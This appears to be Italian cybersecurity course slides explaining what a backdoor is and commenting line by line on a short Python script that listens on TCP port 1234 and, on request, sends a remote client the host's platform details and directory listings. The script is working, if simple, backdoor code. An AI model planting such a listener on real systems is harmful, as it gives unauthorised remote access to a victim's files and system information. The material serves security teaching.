
Backdoor

Traccia

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor. Inoltre spiegare cos'è una backdoor.



Cos’è una backdoor

In termini generali, una backdoor è una vulnerabilità o un punto di accesso nascosto in un sistema, spesso installato deliberatamente, che consente a un attaccante di accedere al sistema bypassando le normali procedure di autenticazione. Nel contesto della sicurezza informatica, una backdoor può essere utilizzata per ottenere l'accesso non autorizzato a un sistema, eseguire comandi remoti o svolgere attività dannose senza il consenso del proprietario del sistema. In questo specifico caso, il codice sembra offrire un'interfaccia di controllo da remoto per ottenere informazioni sulla piattaforma o la lista dei file in una directory specifica.

Ora nelle prossime slide vediamo il codice commentato quasi riga per riga.

```python
# Importazione del modulo socket per la comunicazione di rete,
# del modulo platform per ottenere informazioni sulla piattaforma,
# e del modulo os per operazioni di sistema.
import socket, platform, os

# Definizione dell'indirizzo IP e della porta su cui il server ascolterà.
SRV_ADDR = ""
SRV_PORT = 1234

# Creazione del socket TCP/IP.
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Associazione del socket all'indirizzo e alla porta specificati.
s.bind((SRV_ADDR, SRV_PORT))

# Mette in ascolto il server per connessioni in ingresso,
# consentendo al massimo 1 connessione in attesa.
s.listen(1)

# Accettazione di una connessione in entrata,
# ottenendo un oggetto di connessione e l'indirizzo del client.
connection, address = s.accept()

# Stampa un messaggio indicando che il client è stato connesso.
print("Client connected: ", address)
```

```
# Loop principale per gestire i comandi inviati dal client.
while 1:
    try:
        # Ricezione dei dati inviati dal client.
        data = connection.recv(1024)
    except:
        # Se c'è un problema durante la ricezione, continua con il prossimo ciclo.
        continue

    # Se il dato ricevuto è '1', invia informazioni sulla piattaforma al client.
    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    # Se il dato ricevuto è '2', ricevi un percorso e invia la lista dei file nella directory specificata.
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            # Ottieni la lista dei file nella directory specificata.
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            # Se c'è un problema nell'ottenere la lista dei file, invia un messaggio di errore.
            tosend = "Wrong path"
        # Invia la lista dei file al client.
        connection.sendall(tosend.encode())
    # Se il dato ricevuto è '0', chiudi la connessione corrente e attendi una nuova connessione.
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```